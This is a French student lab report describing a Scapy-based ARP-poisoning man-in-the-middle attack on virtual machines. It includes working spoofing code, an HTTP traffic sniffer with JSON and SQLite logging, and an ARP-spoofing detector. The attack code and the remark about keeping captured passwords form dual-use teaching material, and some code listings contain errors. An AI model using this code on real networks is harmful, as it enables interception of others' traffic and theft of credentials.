Samuel DELABRANCHE G3/TDC Badyss AZZOUZ G4/TDC

Compte rendu SAE 24

Projet Intégratif

| 1 - Introduction | 1 |
|--|----|
| 1.1 - Le paquet de base | 4 |
| Moduleinitpy | 4 |
| Module atk.py | 5 |
| Module listen.py | 10 |
| Le module setup.py | 14 |
| 1.2 - Les extensions | 15 |
| Sauvegarde des requêtes capturées au format JSON | 15 |
| Sauvegarde des requêtes capturées dans une base de données SQL | 17 |
| Fonction de détection de l'attaque d'empoisonnement ARP | 20 |
| Écoute du trafic DNS | 23 |
| Conclusion | 24 |

1 - Introduction


L'objectif de ce projet est de réaliser une attaque de type Mitm avec ARP sur un réseau local et d'étudier différentes parades pouvant être mise en œuvre pour contrer ces attaques.

Ce projet à pour but de nous initier à la **sécurité informatique** et d'expérimenter des attaques réseaux à des fins **pédagogiques**.

Mais qu'est ce que c'est qu'une attaque ARP ?


L'ARP poisoning ou ARP spoofing est une attaque en réseaux informatiques souvent utilisée par des cybercriminels dans le but de récupérer des informations sensibles. Mais elle peut aussi être utilisée par des professionnels en sécurité informatique dans le but de faire des tests de sécurité informatique.

Le but de cette attaque est d'espionner un réseau en interceptant les communications entre particuliers ou entre un serveur est un particulier. Pour des cybercriminels, il est plus pratique d'intercepter des messages entre un particulier et un serveur comme le site d'une banque par exemple, ceci dans l'objectif de récupérer des informations sensibles et des données bancaires.



Cette attaque est nommée l'Homme du Milieu soit "Man in the middle". Il existe deux types d'attaques Man in the Middle, il y a d'un côté l'écoute passive ou l'attaquant va simplement récupérer des données sans les modifier. D'un autre côté, l'écoute active ou l'attaquant va modifier les paquets échangés pour par exemple y injecter un client/virus.

Ainsi si on veut **réalise**r une **attaque Man in the Middle**, nous devrions **commencer pa**r faire une attaque d'**ARP poisoning**Le **but** de cette attaque est "d'**usurper**" l'**identité** du **serveur** du point de vue de la victime, et d'un autre côté "d'**usurpe**r" l'identité de la **victime** du point de vue du serveur. Ainsi comme ceci, l'**attaquant est placé entre le serveur et la machine**.




Et donc comme ceci, l'attaque Man in the middle fonctionne ce qui permet à l'attaquant d'espionner les paquets échangés entre un utilisateur et un serveur.

Ainsi ce compte rendu serra composé de deux grandes parties, la première contenant le paquet de base, c'est à dire un fichier:

- d'initialisation: __init__.py
- contenant l'attaque ARP : atk.py
- permettant de capturer les paquets : listen.py
- d'installation du paquet mitm: setup.py

Et une **seconde partie** qui contiendra des **extensions** de ces fichiers tels que des **détections d'attaque**s dans le **fichier detect.py** ou **sauvegarde de données** dans des fichiers **capture.db** et **capture.sql**. Nous aurons donc le dossier suivant :



1.1 - Le paquet de base

Module __init__.py

Comme à chaque début de projet, nous allons commencer par créer un fichier nommé "__init__.py". Celui-ci est normalement utilisé pour désigner un fichier d'initialisation. Dans notre cas, ce fichier va définir le numéro de version du paquet. De plus, celui-ci va afficher un message de bienvenue contenant la version du paquet.

On code donc le fichier __init__.py suivant :

```
#!/usr/bin/env python3

v= "v.1.0.1"

print("Bienvenue sur la version",v,"du proggramme")

#!/usr/bin/env python3

v= "v.1.0.1"

4
```

Module atk.py

Après avoir compris le principe de l'attaque ARP Poisoning et Man in the middle, on peut maintenant passer à la **conception du programme.**

On va donc **commence**r notre projet **par créer** un fichier intitulé "**atk.py**". Ce fichier aura pour **but** d'effectuer une **attaque** d'**empoisonnement ARP** vers un serveur et un utilisateur que nous allons appeler "victime" pour le reste du projet. Ainsi notre **fichier** atk.py va se **décomposer** en **deux fonctions**:

- **get_mac(ip)**: permettra de récupérer l'adresse MAC du serveur et du client grâce au protocole ARP
- **arp(ipba,ipb)**: Enverra les paquets ARP pour usurper l'adresse IP de la victime et du serveur.

```
def arp(ipa,ipb):
    """ Fonction permettant d'envoyer les paquets falsifiés """
    mac_victime = get_mac(ipa)
    mac_serveur = get_mac(ipb)
```

La fonction principale de ce fichier est arp(ipa,ipb).

Cette fonction prend comme **argument** l'**adresse IP** du **serveur** et celle de la **victime**. Ensuite la fonction **arp va appeler** deux fois la

fonction **get_mac()**. Une fois **avec** l'**adresse** IP de la **victime** comme argument une seconde fois avec l'adresse IP du **serveur**.

```
def get_mac(ip):
    """ Fonction permettant de récupérer une adresse MAC """
    req = Ether(dst="ff:ff:ff:ff:ff") / ARP(pdst=ip)
    rep = srp(req, timeout=1, verbose=0, iface='enp0s3')
    mac = rep[0][0][1].hwsrc
    return mac
```

La fonction **get_mac(ip)** aura donc pour **but** de **récupérer les adresses MAC** à **partir** des **adresses IP** saisies dans la fonction arp.

Ligne.1: On attribue à la **variable req**(requête) un **paquet Ethernet** en **broadcas**t contenant un **paquet ARP** constitué de l'**adresse ip** de **destination**.

Ligne.2 : On attribue à la variable rep(réponse) srp, ce qui permet de recevoir une réponse des paquets, ce qui est obligatoire si on veut recevoir les adresses MAC de la machine destinataire.

On va définir le timeout à 1, l'interface de destination qui est enp0s3 pour être sûr d'envoyer le paquet à la bonne adresse. Puis nous mettons verbose=0 pour réduire l'affichage de texte lors de l'envoi de la requête.

Ligne.3: Nous **récupérons** la **réponse**, et précisément l'**adresse MAC** source de la réponse envoyée **avec** le **paramètre "hwsrc".**

Ligne.4: On **retourne l'adresse** source du paquet renvoyé à la fonction **arp**.

Après avoir **récupéré l'adresse MAC** du serveur et de la victime, on veut **vérifier** que **get_mac** à bien **fonctionné**, on **affiche** donc les **adresses MAC** concernées.

```
def arp(ipa,ipb):
    """ Fonction permettant d'envoyer les paquets falsifiés """
    mac_victime = get_mac(ipa)
    mac_serveur = get_mac(ipb)

print("Adresse MAC victime : {}\nAdresse Mac serveur : {}".format(mac_victime, mac_serveur))
```

Maintenant à l'aide des adresses MAC victime et serveur, on peut envoyer des paquets pour effectuer un ARP Poisoning. Mais un ARP Poisoning n'est pas un ARP Poisoning si nous n'envoyons pas constamment des paquets. Car sachant que le protocole ARP est utilisé pour mettre à jour constamment les tables ARP toutes les 30 secondes, si on effectue qu'une seule attaque contenant qu'un seul paquet, l'attaque ne va fonctionner que temporairement et au bout de 30 secondes, elle n'aura plus aucun effet.

On aura donc **besoin** de mettre un **while True** pour **envoyer indéfiniment** des **paquets** pour rendre l'**attaque efficace**.

```
def arp(ipa,ipb):
    """ Fonction permettant d'envoyer les paquets falsifiés """
    mac_victime = get_mac(ipa)
    mac_serveur = get_mac(ipb)

print("Adresse MAC victime : {}\nAdresse Mac serveur : {}".format(mac_victime, mac_serveur))

while True:

# Envoie pour faire croire on est serveur à victime
    req = Ether(dst=mac_victime) / ARP(pdst=ipa, psrc=ipb)
    sendp(req, verbose=0, iface='enp0s3')

# Envoie pour faire croire on est victime à serveur
    req1 = Ether(dst=mac_serveur) / ARP(pdst=ipb, psrc=ipa)
    sendp(req1, verbose=0, iface='enp0s3')

time.sleep(5)
```

On peut maintenant **construir**e un **premier paquet envoyé** à la **victime**, ou on lui **ferra croire** qu'on **est** le **serveur** car dans le protocole **ARP** on mettra comme **adresse source**, celle du **serveur**.

On envoie ce paquet avec un **sendp** (sendp permet d'envoyer tous les paquets sans réponse) car nous n'avons **pas besoin** de **récupérer** aucune **donnée**.

On **envoie** u**n paquet similaire** au **serveu**r mais on met l'**adresse source** de la **victime**.


On met finalement un **time.sleep(5)** pour **ajouter** un **délai** entre chaque nouvel **envoi** de requête ARP pour ne pas faire planter les machines. Ainsi après avoir **lancé** ce **programme**, nous obtiendrons ce **résultat**:

```
>>> import atk
>>> atk.arp("192.168.56.103","192.168.56.101")
Adresse MAC victime : 08:00:27:4d:81:f6
Adresse Mac serveur : 08:00:27:4b:f9:79
```

Attention car pour que cette **attaque fonctionne**, il faut effectuer la commande **sysctl net.ipv4.ip_forward=1** pour **activer le routage** afin de **renvoyer** des **paquet**s tel que :

```
root@debian:"/SAE24/mitm# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

On peut maintenant utiliser wireshark qui est un logiciel de protocoles réseau. Celui-ci va nous servir pour analyser les paquets et inspecter le trafic. Si on exécute wireshark en arrière-plan sur la machine attaquant, on peut distinguer que les requêtes ARP s'envoient toutes les 5 secondes dû au timesleep de 5. On peut donc analyser les deux paquets ARP envoyés par l'attaquant, puis la réponse du serveur et de la victime, soit 4 paquets envoyés toutes les 5 secondes, et donc comme ceci. Les tables ARP des victimes ne se mettront pas à jour. Car initialement, les tables ARP se mettent à jour toutes les 30 secondes.



Aussi, si on observe la table ARP de la victime, elle aura dans sa table l'ip de l'attaquant associée à l'adresse MAC de l'attaquant et l'ip du serveur associée à l'adresse MAC de l'attaquant car lors de l'envoie du paquet, on a fait en sorte que l'attaquant envoi un paquet avec l'adresse source du serveur. Et donc la victime reçoit le paquet avec l'adresse MAC de l'attaquant qu'elle associe à l'adresse IP du serveur.

Du point de vue de notre attaquant, l'attaque à fonctionnée, mais pour vérifier si celle-ci a réellement fonctionné, il suffit de vérifier la table arp de la victime et du serveur à l'aide de la commande ip neigh show. On observe donc les tables ARP Suivantes :

```
root@debian;"# ip neigh show

192,168,56,102 dev enp0s3 lladdr 08;00;27;b1;00;a3 STALE

192,168,56,100 dev enp0s3 lladdr 08;00;27;97;45;25 STALE

192,168,56,103 dev enp0s3 lladdr 08;00;27;b1;00;a3 STALE

root@debian;"#

192,168,56,102 dev enp0s3 lladdr 08;00;27;b1;00;a3 STALE

192,168,56,101 dev enp0s3 lladdr 08;00;27;b1;00;a3 STALE
```

On **constate** donc que notre **attaque** à bien **fonctionné** du côté du **serveur** et **victime** en vue des tables ARP. Et si la **machine victim**e effectue un **ping** au **serveur**, l'attaquant pourra observer les requêtes ICMP avec wireshark.

| | ط 48 21.6749155 | 30 192.168.56.103 | 192.168.56.101 | ICMP | 98 Echo (ping) | request | 1d=0x7572, s | eq=1/256, t | tl=64 | (no resp |
|---|-----------------|-------------------|----------------|------|----------------|---------|--------------|-------------|-------|----------|
| | 53 21.6757682 | 60 192.168.56.102 | 192.168.56.103 | ICMP | 126 Redirect | | (Redirect fo | r host) | | |
| | 54 21.6758062 | 11 192.168.56.103 | 192.168.56.101 | ICMP | 98 Echo (ping) | request | id=0x7572, s | eq=1/256, t | tl=63 | (reply i |
| | 55 21.6760513 | 77 192.168.56.101 | 192.168.56.103 | ICMP | 98 Echo (ping) | reply | id=0x7572, s | eq=1/256, t | tl=64 | (request |
| | 56 21.6760917 | 68 192.168.56.102 | 192.168.56.101 | ICMP | 126 Redirect | | (Redirect fo | r host) | | |
| | 57 21.6761250 | 78 192.168.56.101 | 192.168.56.103 | ICMP | 98 Echo (ping) | reply | id=0x7572, s | eq=1/256, t | tl=63 | |
| | 58 22.6763602 | 50 192.168.56.103 | 192.168.56.101 | ICMP | 98 Echo (ping) | request | id=0x7572, s | eq=2/512, t | tl=64 | (no resp |
| | 59 22.6763842 | 61 192.168.56.102 | 192.168.56.103 | ICMP | 126 Redirect | | (Redirect fo | r host) | | |
| | 60 22.6764213 | 12 192.168.56.103 | 192.168.56.101 | ICMP | 98 Echo (ping) | request | id=0x7572, s | eq=2/512, t | tl=63 | (reply i |
| | 61 22.6767814 | 00 192.168.56.101 | 192.168.56.103 | ICMP | 98 Echo (ping) | reply | id=0x7572, s | eq=2/512, t | tl=64 | (request |
| | 62 22.6767905 | 60 192.168.56.102 | 192.168.56.101 | ICMP | 126 Redirect | | (Redirect fo | r host) | | · |
| M | | | | | | | | | |) |
| | | | | | | | | | | |

Module listen.py

Après avoir réussi l'attaque ARP, on peut **rendre cette attaque utile** en **créant** un **programme** permettant d'**écouter** le **trafic** et les échanges **entre** le **serveur** et la **machine**. C'est ce que nous allons faire avec un fichier **listen.py**.



Ce programme nous permettra d'obtenir toutes les informations qui circulent entre le serveur et le client que l'on souhaite.

Dans notre cas, nous voulons les informations suivantes :

- La date de la demande
- l'adresse IP de destination
- La **méthode** HTTP (get ou post)
- Le chemin de la requête ou plus simplement le fichier demandé

Ce **programme** nous **permettra** par la **suite** aussi d'**enregistrer toutes** les **requêtes** dans un fichier **JSON** ou encore dans une **base de donnée** :

```
{
    "horloge": "2023-06-20 14:17:04.223652",
    "adresse_destination": "192.168.56.102",
    "methode_http": "GET",
    "chemin_requete": "/"
},
```

```
>>> listen.http('192.168.56.1',10)
Lecture des trames http de 192.168.56.1 durant 10s.
('2023-06-20 22:05:41.870331', '192.168.56.102', 'GET', '/')
2023-06-20 22:05:41.870331; 192.168.56.102; GET; /
('2023-06-20 22:05:47.179362', '192.168.56.102', 'GET', '/')
2023-06-20 22:05:47.179362; 192.168.56.102; GET; /
>>> ■
```

JSON SQL

(SQL à de base un meilleur affichage mais nos machines virtuelles ne nous ont pas permis d'en avoir un meilleur)

Pour faire ce programme, nous allons une seconde fois utiliser la librairie SCAPY pour utiliser la fonction "sniff". Cette fonction écoute

le trafic réseau sur une interface spécifiée (comme une carte réseau) pendant une période donnée. Elle capture les paquets qui passent par cette interface et exécute une fonction de rappel spécifiée pour chaque paquet capturé.

Alors, nous **créerons** une **fonction** nommée **"HTTP"** qui **prendra** comme **arguments** une **"IP cible"** et une **"durée"**. Par la suite, nous utiliserons ces arguments dans la fonction sniff qui aura plusieurs arguments qui sont les suivants :

- **prn** = paquetHTTP
- filter = "tcp and port 80 and src host ' + ip"
- timeout = nb
- **iface** = "enp0s3"

prn=paquetHTTP:

C'est une fonction de rappel appelée pour chaque paquet capturé. Elle analyse les paquets et extrait les informations HTTP.

filter='tcp and port 80 and src host ' + ip:

C'est un filtre pour capturer uniquement les paquets TCP sur le port 80 en provenance de l'adresse IP spécifiée par l'utilisateur.

timeout=nb:

Le timeout exprime la durée maximale de capture des paquets, en **secondes**, déterminée par l'utilisateur.


iface="enp0s3":

Représente l'interface réseau à utiliser pour la capture des paquets.

Cela veut donc dire que **lorsque** la **fonction** sniff est **appelée**, elle **enverra** le **paque**t reçu **dans** la **nouvelle fonction** "**paquetHTTP**" qui lui se chargera de **trier l'information** reçu de la manière suivante :

```
import listen
>>> import listen
>>> listen.http("192.168.56.1", 15)
Lecture des trames http de 192.168.56.1 durant 15s.
2023-06-18 17:12:40.712452; 192.168.56.102; GET; /
2023-06-18 17:12:43.251698; 192.168.56.102; GET; /
2023-06-18 17:12:44.026711; 192.168.56.102; GET; /
2023-06-18 17:12:44.819737; 192.168.56.102; GET; /
2023-06-18 17:12:44.819737; 192.168.56.102; GET; /
2023_06-18 17:12:45.587734; 192.168.56.102; GET; /
```

Pour se faire, il faut savoir s'il y a un élément nommé "HTTPRequest" dans le paquet reçu ce qui nous permettra de savoir si le paquet reçu est bien de type HTTP et non pas un autre protocole. Ensuite, pour récupérer les éléments que nous souhaitons, il nous faudra tout d'abord utiliser la librairie "datetime" qui nous permettra d'avoir le premier élément de la ligne présentée ci-dessus pour connaître l'heure exacte de l'envoi du paquet. Ensuite, pour récupérer l'adresse IP de destination, nous devrons aller dans la couche "Réseau" ou la 3eme couche pour récupérer celle-ci.



Pour **déterminer** si la **méthode** HTTP est **GET** (plus rapide mais moins sécurisée) ou **POST** (plus lente mais plus sécurisée), il faudra utiliser la fonction **method.decode('utf-8')** pour obtenir le chemin de la requête HTTP sous forme de chaîne de caractères.

De même pour le dernier élément qui est le chemin du fichier voulu qui aura donc comme fonction "path.decode('utf-8')"

Pour vérifier si notre programme fonctionne, il suffit d'appeler la fonction http avec l'adresse ip ciblée avec le nombre de secondes, ensuite sur la machine ciblée, on ouvre un navigateur ou on entre l'adresse IP du serveur et on observe sur la machine attaquant les informations suivantes :

```
import listen
>>> import listen
>>> listen.http("192.168.56.1", 15)
Lecture des trames http de 192.168.56.1 durant 15s.
2023-06-18 17:12:40.712452; 192.168.56.102; GET; /
2023-06-18 17:12:43.251698; 192.168.56.102; GET; /
2023-06-18 17:12:44.026711; 192.168.56.102; GET; /
2023-06-18 17:12:44.819737; 192.168.56.102; GET; /
2023-06-18 17:12:45.587734; 192.168.56.102; GET; /
```

Nous avons aussi vérifié ces requêtes HTTP sur wireshark. Ainsi notre programme d'écoute du trafic listen fonctionne bien.

| ١. | rime | Source | Desunation | Protocol | Lengtrilinio | |
|----|----------------|----------------|----------------|----------|----------------------|-------------|
| | 9 0.216335138 | 192.168.56.1 | 192.168.56.102 | HTTP | 634 GET / HTTP/1.1 | |
| | 13 0.220079602 | 192.168.56.102 | 192.168.56.1 | HTTP | 3434 HTTP/1.1 200 OK | (text/html) |
| | 20 0.520548584 | 192.168.56.1 | 192.168.56.102 | HTTP | 634 GET / HTTP/1.1 | |
| | 21 0.522864757 | 192.168.56.102 | 192.168.56.1 | HTTP | 3433 HTTP/1.1 200 OK | (text/html) |
| | 29 0.895693136 | 192.168.56.1 | 192.168.56.102 | HTTP | 634 GET / HTTP/1.1 | |
| | 32 0.897077044 | 192.168.56.102 | 192.168.56.1 | HTTP | 513 HTTP/1.1 200 OK | (text/html) |
| | 39 1.839869344 | 192.168.56.1 | 192.168.56.102 | HTTP | 634 GET / HTTP/1.1 | |
| | 42 1.842006014 | 192.168.56.102 | 192.168.56.1 | HTTP | 513 HTTP/1.1 200 OK | (text/html) |
| | 48 2.215585512 | 192.168.56.1 | 192.168.56.102 | HTTP | 634 GET / HTTP/1.1 | |
| | 51 2.216353243 | 192.168.56.102 | 192.168.56.1 | HTTP | 513 HTTP/1.1 200 OK | (text/html) |
| | 61 3.639781551 | 192.168.56.1 | 192.168.56.102 | HTTP | 634 GET / HTTP/1.1 | |

Le module setup.py

Le fichier **setup.py** est utilisé pour **installer** des **packages Python** sur votre ordinateur. Il contient des informations sur le package et

spécifie **comment l'installe**r correctement. Il est utilisé par l'outil **pip** pour **automatise**r le **processu**s d'installation en s'assurant que toutes les dépendances requises sont également installées.

```
#!/usr/bin/env python3
"""Script dpinstallation du paquet MITM."""

from setuptools import setup
import mitm

setup(
    name="MITM attaque",
    version=mitm.version,
    description="Paquet permettant de faire des attaques de type MITM",
    packages=["mitm"], # répertoire dans lequel se trouve le paquet
```

1.2 - Les extensions

Sauvegarde des requêtes capturées au format JSON

Nous avons **développé** une **extension** qui permet d'étendre la fonctionnalité de **sauvegarde** des **requêtes** capturées au format **JSON**. L'objectif était d'améliorer la lisibilité des données, qui étaient auparavant affichées de manière peu visible dans le terminal.

Avec cette extension, nous avons créé un petit **script** qui **récupère** les **paquets reçus** par le programme "**listen.py**" **et** les **organise** selon les informations souhaitées :

La date de la demande, l'adresse IP de destination, la méthode HTTP (GET ou POST) et le chemin de la requête, ou simplement le fichier demandé.

Cette extension nous permet en tant qu' attaquant de stocker toutes ces informations dans un fichier externe, ce qui facilite la sauvegarde de ces données. C'est particulièrement pratique lors d'une attaque, car cela nous permet de conserver les mots de passe reçus en cas d'une forte demande sur un site web.

En résumé, grâce à cette extension et à la sauvegarde au format JSON, nous pouvons **stocke**r et **archive**r les **données** capturées de manière plus **organisée** et **pratique**, ce qui peut être très **utile** dans le contexte d'une **attaque**.

Pour ce qui est de la **partie** plus **technique** du programme, nous avons ajouté dans le programme "listen.py" cette fonction :

```
listejson = []
listesql = []

fichier_json = []
fichier_sql = []

def create_json_log(liste):
    listejson.append(liste)

    f = open("capture.json", "w")
    for i in liste:
        temp = {"horloge":i["horloge"], "adresse_destination":i["adresse_destination"], "methode_http":i["methode_http"], "chemin_requete":i["chemin_requete"]}
    fichier_json.append(temp)

f.write(json.dumps(fichier_json, indent=4))
f.close()
```

Tout d'abord, nous avons **initialisé deux listes** de manière globale afin qu'elles ne **soient pas réinitialisées** à chaque intervention de la fonction. Il y a une liste appelée "**listejson**" qui **répertorie** tous les **paquets reçus** (déjà triés).

Cela nous permet par la suite d'utiliser une boucle "for" pour parcourir tous ces paquets et stocker leurs informations dans un dictionnaire temporaire. Ce dictionnaire temporaire nous servira ultérieurement à les stocker dans une seconde liste (fichier_json), qui regroupe tous les dictionnaires d'informations en vue de les injecter dans le fichier JSON final.

Sauvegarde des requêtes capturées dans une base de données SQL

Après avoir développé une extension pour sauvegarder les données au format JSON, nous avons également décidé d'implémenter une sauvegarde dans une base de données SQL. Cette approche nous permet de stocker nos données de deux manières différentes, ce qui offre plusieurs avantages.

Tout d'abord, cela nous offre une certaine sécurité en cas de problème avec l'un des fichiers de sauvegarde. Si un fichier est corrompu ou inaccessible, nous pouvons toujours récupérer les données à partir de l'autre source. De plus, cela nous donne une flexibilité pour visualiser et gérer les données stockées de deux manières différentes. Nous pouvons utiliser les fonctionnalités et requêtes propres à une base de données SQL pour effectuer des analyses, des recherches et des manipulations plus avancées sur les données.

Pour réaliser cette extension dans le programme "listen.py", nous avons implémenté cette fonction :

```
def create_sql_log(liste):

# Créer la connexion à la base de données

conn = sqlite3.connect('capture.db')

# Créer un curseur pour exécuter les requêtes SQL

cursor = conn.cursor()

# Exécuter la requête de création de table

cursor.execute("CREATE TABLE IF NOT EXISTS Capture (horloge REAL, adresse_destination VARCHAR(255), methode_http VARCHAR(255), chemin_requete VARCHAR(255))")

# Insérer les enregistrements dans la table

requete = "INSERT INTO Capture (horloge, adresse_destination, methode_http, chemin_requete) VALUES (?, ?, ?)"

for i in liste:

values = (i["horloge"], i["adresse_destination"], i["methode_http"], i["chemin_requete"])

cursor.execute(requete, values)

# Valider la transaction

conn.commit()

cursor.execute("SELECT * FROM Capture")

for p in cursor.

print(p)

# Ferner la connexion à la base de données

conn.close()

# Exemple d'utilisation de la fonction
```

Dans cette fonction, nous devons tout d'abord nous connecter avec la **librairie** python "**sqlite3**" à la base de données SQL nommée capture.db.

Ensuite nous avons l'obligation de **créer** un **curseur** qui nous permettra d'**exécuter** en tant qu'utilisateur les **requêtes**, pour simuler une personne. Pour **remplir** cette **base** de donnée, nous devons tout d'abord la **créer** avec la commande suivante :

cursor.execute("CREATE TABLE IF NOT EXISTS Capture (horloge REAL, adresse_destination VARCHAR(255), methode_http VARCHAR(255), chemin requete VARCHAR(255))")

Cette ligne de commande nous permet de **créer une table SQL** nommée "**Capture**" composée des éléments suivants :

- Horloge avec un type real qui signifie un nombre décimal
- adresse_destination qui sera de type VARCHAR(255) qui signfie que ce sera un texte qui fera une taille de 255 caractères au maximum methode_http qui aura le même type que l'élément précédent
- De même pour l'élément chemin requete

Après avoir créer cette table, il nous faut maintenant la **remplir** avec les **données** que l'on souhaite qui se trouve dans l'argument de la fonction "**liste**", la méthode pour y parvenir est la même que celle pour le format JSON, il nous faut utiliser une **boucle** for qui nous permettra de **parcourir** le **dictionnaire** et d'insérer dans une **variable temporaire** "**values**" les éléments que l'on souhaite intégrer à la base de donnée.

Contrairement au format JSON, nous avons le besoin de **créer avant** la boucle une fonction requête qui nous **permettra** d'insérer les éléments dans la table :

requete = "INSERT INTO Capture (horloge, adresse_destination, methode_http, chemin_requete) VALUES (?, ?, ?, ?)"

La partie "VALUES (?,?,?,?)" sera notre fonction temporaire présentée dans la boucle for.

Après avoir réalisé ceci, il nous faut maintenant l'**utiliser** à **chaque boucle for** ou plus simplement à chaque fois qu'on a un **nouveau paquet reçu.**

Pour ce faire, il nous suffit de **rajoute**r à la **fin** de la **boucle fo**r la commande suivante :

cursor.execute(requete, values)

Cette commande pourra alors **exécuter** à l'**aide** du **curseur** la **requêt**e qui sera composée des **valeurs intégrés** à la variable values.

Il ne faut surtout pas oublier à la fin de nos manipulations de bases de données SQL d'utiliser la méthode commit pour sauvegarder nos modifications mais aussi de fermer le curseur pour ne pas consommer inutilement des ressources.

Fonction de détection de l'attaque d'empoisonnement ARP

On a réussi à utiliser une attaque Man in the Middle ARP et une fonction permettant d'écouter et d'analyser les messages et paquets échangés entre la victime et le serveur. Alors ça serait très pratique de faire un programme permettant de détecter ces attaques ARP. On va donc dans le paquet mitm un module detect.py. Bien sur pour tester ce paquet, nous devrions la lancer sur une machine victime car le but de ce paquet est de comparer les adresses MAC associées au adresses IP de la table ARP comme la figure ci dessous :



Voici la table ARP de la machine victime, on peut voir que celle-ci à subi une attaque ARP car la même adresse MAC est attribuée à deux adresses IP différentes. On va donc créer le programme detect.py pour qu'il compare deux adresses IP associées avec leurs adresse MAC, ainsi si l'adresse MAC de l'ip 192.168.56.101 et celle de l'ip 192.168.56.102 est la même, alors le programme devra informer la victime comme quoi il y'a une attaque ARP accompagnée par l'adresse MAC de l'attaquant. Notre programme serra donc composé de trois fonctions :

- Une fonction get_mac qui enverra un paquet ARP permettant d'avoir les vraies adresses MAC associées aux adresse IP
- Une fonction arp qui capturera avec sniff tous les paquets ARP reçus. Sachant que ceux-ci peuvent être faussé comme avec l'attaque ARP précédemment vue
- Une fonction PaquetARP qui comparera l'adresse MAC reçue avec le paquet ARP envoyé et l'adresse MAC reçue avec le sniff

•

CLIENT ENVOIE UN PAQUET ARP POUR AVOIR LA VRAIE ADRESSE MAC DE ATTAQUANT ((*)

RECUPERE L'ADRESSE MAC DU PAQUET ARP RECU. PUIS LA COMPARE AVEC CELLE DU PAQUET ARP ENVOYÉ

ENVOIE PAQUET ARP (ATTAQUE MITM)

```
def get_mac(ip):
   req = Ether(dst="ff:ff:ff:ff:ff") / ARP(pdst=ip)
   rep = srp(req, timeout=1, verbose=0, iface='enp0s3')
   mac = rep[0][0][1].hwsrc
   return mac
def arp(ip, nb):
   target_ip = ip
   target_mac = get_mac(target_ip)
   print(f"Ip ciblée: {target_ip}, MAC ciblée: {target_mac}")
    print(f"Capture de paquets ARP pendant {nb} secondes.")
       prn=lambda pkt: paquetARP(pkt, target_mac),
       timeout=nb,
       iface="enp0s3"
def paquetARP(paquet, target_mac):
   status = True
   if ARP in paquet and status == True:
       arp = paquet[ARP]
       if arp.hwsrc == target_mac:
           print("\nHacker ayant l'adresse mac : " + arp.hwsrc + "\n")
           status = False
    if status == False:
       print("En attente de paquets", end="")
       temps_attente()
       status = True
def temps_attente():
    for _ in range(3):
      time.sleep(1)
       print(".", end="", flush=True) # Force l'affichage immédiat des sorties dans le terminal
    time.sleep(1)
arp("192.168.56.102",10)
```

Comme pour le fichier atk.py, nous allons d'abord effectuer un envoie de paquet ARP en broadcast pour récupérer les vraies adresses IP associées aux adresses MAC de chaque machine, ensuite dans la fonction arp, comme pour listen.py nous allons écouter tous les paquets de type ARP et récupérer l'adresse MAC source.

La fonction paquetARP va prendre comme argument l'adresse MAC source via le premier paquet envoyé et une autre adresse MAC source du paquet reçu via sniff.

Ensuite les deux adresses MAC vont être comparées et si celles-ci sont identiques, alors la fonction retournera comme quoi il y'a un hackeur avec l'adresse MAC de l'attaquant.

Il y'a aussi une fonction temps_attente qui permet d'afficher "en attente de paquets.." lorsque le programme est en exécution.

Écoute du trafic DNS

Nous regrettons de ne pas avoir pu réaliser cette idée de surveillance du trafic DNS en raison de contraintes de temps. Néanmoins, nous allons tout de même présenter une méthode que nous pourrions utiliser :

Dans l'hypothèse où nous aurions pu mettre en œuvre cette idée de surveillance du trafic DNS, nous aurions envisagé la création d'une fonction nommée DNS conçue pour capturer les paquets provenant d'un hôte spécifique pendant une durée donnée.

Pour utiliser cette fonction, il aurait été nécessaire de fournir deux arguments : l'adresse IP de l'hôte à surveiller (argument "ip") et la durée de la capture en secondes (argument "nb").

À l'intérieur de cette fonction, nous aurions utilisé la fonction "sniff" de scapy en spécifiant un filtre pour ne capturer que les paquets UDP provenant de l'hôte spécifié, utilisant le port 53, qui est le port standard pour les requêtes DNS.

Dans l'hypothèse où nous aurions capturé un paquet, nous aurions vérifiés s'il contenait des données DNS en vérifiant la présence des couches UDP et DNS dans le paquet. Si cela avait été le cas, nous

aurions pu accéder au champ **DNSQR (DNS Question Record)** du paquet DNS pour obtenir des informations voulues.

Pour tester notre programme, il aurait été nécessaire d'effectuer une attaque ARP sur le client et le serveur. Ensuite, nous aurions pu exécuter la fonction dns en spécifiant l'adresse IP du client et la durée de la capture. En utilisant la commande "host" sur le client pour interroger la machine serveur avec un nom quelconque, nous aurions pu capturer les requêtes DNS effectuées par le client et afficher les noms d'hôtes demandés dans ces requêtes.

Conclusion

